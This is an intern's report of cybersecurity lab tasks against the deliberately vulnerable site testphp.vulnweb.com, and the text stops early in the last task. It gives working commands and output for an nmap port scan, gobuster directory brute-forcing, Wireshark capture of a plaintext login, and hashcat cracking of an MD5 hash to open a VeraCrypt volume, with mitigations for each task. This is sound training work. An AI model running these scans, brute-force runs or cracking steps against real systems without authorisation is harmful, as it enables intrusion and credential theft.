Cybersecurity Internship

ShadowFox

Beginner to Intermediate Tasks – Practical Implementation & Report

---

Submitted by:
Ashok siravi

Batch:
August 2025

Submitted To:
ShadowFox

Table of Contents

List of Figures:

Introduction:

The field of Cybersecurity is evolving at an alarming rate with new threats, risks as well as their mitigation methods arising every single day. This report is a documentation of the practical tasks completed as part of my cybersecurity internship at **ShadowFox** in **August 2025**.

The tasks provided to us interns during the span of our internship were specifically focused to help us build our cybersecurity skills as well as help us gain practical experience. The tasks were divided into three types: **Beginner**, **Intermediate** & **Hard** all designed to help build and gain confidence in our skills. While this report covers the two (Beginner & Intermediate) tasks.

This report includes detailed steps and outcomes for each task and also reflects the hands-on learning and skills development acquired throughout the internship.

Information About the Machine:

Throughout the whole Internship period, to perform the given tasks the machine which I will be using is **Kali Linux**.




Figure 1

<u>System Information:</u>

OS: Kali Linux 2025.2

Kernel Version : 6.12.33 – amd64

Tools Used: Nmap, Wireshark, Metasploit, PE Explorer

Beginner Level Tasks:

Task 1: Port Scanning:

Question → Find all the ports that are open on the website http://testphp.vulnweb.com/

Attack Used: Port scan
Target: testphp.vulnweb.com
Tool Used: Nmap
Severity: Medium
CVSS Score: 5 (Reconnaissance)
Impact: Reveals the open/vulnerable ports that may be used to exploit the target system.

Steps to Reproduce:

- Open the terminal in your Linux.
- Use Sudo su command to access root privileges.
- Move to the directory with your registered name.
- Run the Nmap command on the target URL.
- Command: nmap -sS -sV testphp.vulnweb.com
    - -sS – SYN scan (stealthy)
    - -sV – detects service versions
- Results of the scan:
- Open TCP Port: 80 (http)
- Version: nginx 1.19.0

```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# ping testphp.vulnweb.com
PING testphp.vulnweb.com (44.228.249.3) 56(84) bytes of data.
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=1 ttl=128 time=262 ms
```

Figure 2

```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# nmap -sSV -v -p- 44.228.249.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 16:24 EDT
NSE: Loaded 47 scripts for scanning.
Initiating Ping Scan at 16:24
Scanning 44.228.249.3 [4 ports]
Completed Ping Scan at 16:24, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:24
Completed Parallel DNS resolution of 1 host. at 16:25, 6.55s elapsed
Initiating SYN Stealth Scan at 16:25
Scanning ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3) [65535 ports]
Discovered open port 80/tcp on 44.228.249.3
Discovered open port 80/tcp on 44.228.249.3
SYN Stealth Scan Timing: About 7.19% done; ETC: 16:32 (0:06:40 remaining)
SYN Stealth Scan Timing: About 23.59% done; ETC: 16:29 (0:03:18 remaining)
SYN Stealth Scan Timing: About 44.31% done; ETC: 16:28 (0:01:54 remaining)
SYN Stealth Scan Timing: About 68.55% done; ETC: 16:27 (0:00:56 remaining)
SYN Stealth Scan Timing: About 80.25% done; ETC: 16:28 (0:00:37 remaining)
SYN Stealth Scan Timing: About 80.43% done; ETC: 16:28 (0:00:46 remaining)
Increasing send delay for 44.228.249.3 from 0 to 5 due to 45 out of 149 dropped probes since last increase.
Stats: 0:03:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.77% done; ETC: 16:29 (0:00:46 remaining)
SYN Stealth Scan Timing: About 86.98% done; ETC: 16:30 (0:00:41 remaining)
SYN Stealth Scan Timing: About 90.72% done; ETC: 16:30 (0:00:32 remaining)
Completed SYN Stealth Scan at 16:31, 416.05s elapsed (65535 total ports)
Initiating Service scan at 16:31
Scanning 1 service on ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Completed Service scan at 16:32, 9.82s elapsed (1 service on 1 host)
NSE: Script scanning 44.228.249.3.
Initiating NSE at 16:32
Completed NSE at 16:32, 4.93s elapsed
Initiating NSE at 16:32
Completed NSE at 16:32, 1.03s elapsed
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.00023s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http?

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 438.69 seconds
           Raw packets sent: 196935 (8.664MB) | Rcvd: 18215 (728.608KB)
```

Figure 3

Mitigation Steps:

- Use IDS/IPS to continuously monitor open ports.
- Use firewalls to close unused ports

Task 2: Directory Brute-forcing:

Question → Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

Attack Used: Directory Brute-force (Enumeration)
Target: testphp.vulnweb.com
Tool Used: Gobuster
Severity: Medium
CVSS Score: 6.5
Impact: May find out the information in the hidden directories of a website.

Steps to Reproduce:

- Open your terminal in Linux.
- Switch to root user privileges and move to the directory with your registered name.
- Run gobuster command on the target URL.
- Command: gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt
    - dir – Used for directory attacking mode in gobuster.
    - -u – To define the target URL.
    - -w – To define the wordlists to use.
- Results of the Scan:
- Discovered directories:
    - /admin/ – admin panel information
    - /secured/ – May have protected data
    - /CVS/
    - /images/, /pictures/, /vendor/ – Probably contains visual data

```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://testphp.vulnweb.com/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/cgi-bin              (Status: 403) [Size: 276]
/cgi-bin/             (Status: 403) [Size: 276]
/crossdomain.xml      (Status: 200) [Size: 224]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Entries          (Status: 200) [Size: 1]
/CVS/Repository       (Status: 200) [Size: 8]
/CVS/Root             (Status: 200) [Size: 1]
/favicon.ico          (Status: 200) [Size: 894]
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php            (Status: 200) [Size: 4958]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Figure 4

Mitigation Steps:

- Use web Application Firewalls
- Use Rate Limiting to prevent brute-forcing Attacks
- Use complex login credentials
- Avoid using common directory names

Task 3: Network Interception (Packet Sniffing):

Question → Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

Attack Used: Credential Interception (Packet Sniffing)
Target: testphp.vulnweb.com
Tool Used: Wireshark
Severity: High
CVSS Score: 8.2
Impact: The attackers may gain access of your credentials by monitoring the network.

<u>Steps to Reproduce:</u>

- Open the terminal in your Linux.
- Switch to root user privileges and move to the directory with your registered name.
- Run Wireshark and select the actively used network interface(eth0).




Figure 5

- Start the packet Capture.
- Now login to the target website using




Figure 6

- Now to search for the network packet in Wireshark, apply **http** filter and look for a **POST** request.




Figure 7

- After following the **TCP** stream of that request, we will be able to see the credentials which we used while logging in the target website.

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=Ashok+siravi&pass=Shadowfox
HTTP/1.1 302 Found
Server: nginx/1.19.0
Date: Fri, 29 Aug 2025 20:55:42 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Location: login.php
```

Figure 8

- Results:
  - username: Ashok+siravi
  - password: Shadowfox

Mitigation Steps:

- Use secure and encrypted network transfer protocols like **HTTPS**.
- Avoid transmitting personal data over unencrypted network channels.

Intermediate Level Tasks:

Task 1: Cracking Vercrypt file Password Hash:

Question → A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

Attack Used: Hash Password Cracking
Tools Used: Hashid, Hashcat, Veracrypt
Severity: Medium
CVSS Score: 5
Impact: Cracking the password hash means the content of the file can be accessed which may lead in leaking of important information.

Steps to Reproduce:

- Open the file named ecoded.txt and copy hash text from it.
- Hash obtained from the file: 482c811da5d5b4bc6d497ffa98491e38




Figure 9

- Open your Linux terminal.
- Use **hashid** tool to find out the probable hashing algorithm used to encrypt the password.

```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# hashid 482c811da5d5b4bc6d497ffa98491e38
Analyzing '482c811da5d5b4bc6d497ffa98491e38'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Figure 10

- As we can see that the **hashid** tool is indicating towards three probable hashing algorithms, we can try cracking it with any of these three (Hit & Trial).
- We will store the hash in a file named **hash.txt**.
- Command: echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt

```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt
```

Figure 11

- Next we will use the **Hashcat** Tool to crack the hash.
- Command: hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# hashcat -m 0 -a 0 hash.txt /home/kali/Downloads/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM
 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================
==================================================================
* Device #1: cpu-haswell-AMD Ryzen 5 5600H with Radeon Graphics, 2898/5861 MB (1
024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

Figure 12

```
482c811da5d5b4bc6d497ffa98491e38:password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 482c811da5d5b4bc6d497ffa98491e38
Time.Started.....: Sat Aug 30 07:40:12 2025 (0 secs)
Time.Estimated...: Sat Aug 30 07:40:12 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/kali/Downloads/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    15889 H/s (0.13ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344384 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> lovers1
Hardware.Mon.#1..: Util: 62%
```

Figure 13

- Result:
    - Cracked Password Hash: password123

- Now moving on to next phase, we need to open the veracrypt file in the veracrypt software.
- Open veracypt and mount the file.




Figure 14

- After mounting, the prompt appeared for password, where we will enter the extracted password **"password123".**




Figure 15

- After entering the password navigate to windows explorer there will be a local disk drive present with the name of the letter you selected in the veracrypt like shown in the below image (local disk B).




Figure 16

- Now if we check inside this local drive we will find a text file named shadowfox cybersecurity.




Figure 17

- And if we open this file in the Notepad we will find the secret code.

Figure 18

- Result:
    - Secret Code: Never giveup

Mitigation Steps:

- Use strong and complex passwords.
- Use modern (complex) hashing algorithms.
- Use multi-factor authentication when encrypting the files.

Task 2: Locating the Entry-Point Address of the Veracrypt exe file:

Question → An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

Attack Used: Entry Point Discovery (File Analysis)
Tool Used: PE Explorer
Severity: Low (As this is a static file analysis and no real time compromised system is involved).
CVSS Score: 3
Impact: Revealing the entry points may help in discovering the source of an attack, reverse engineering, malware identification, source and analysis (in case of a malware attack).

<u>Steps to Reproduce:</u>

- Install and Open the tool **PE Explorer v2.03** on windows.

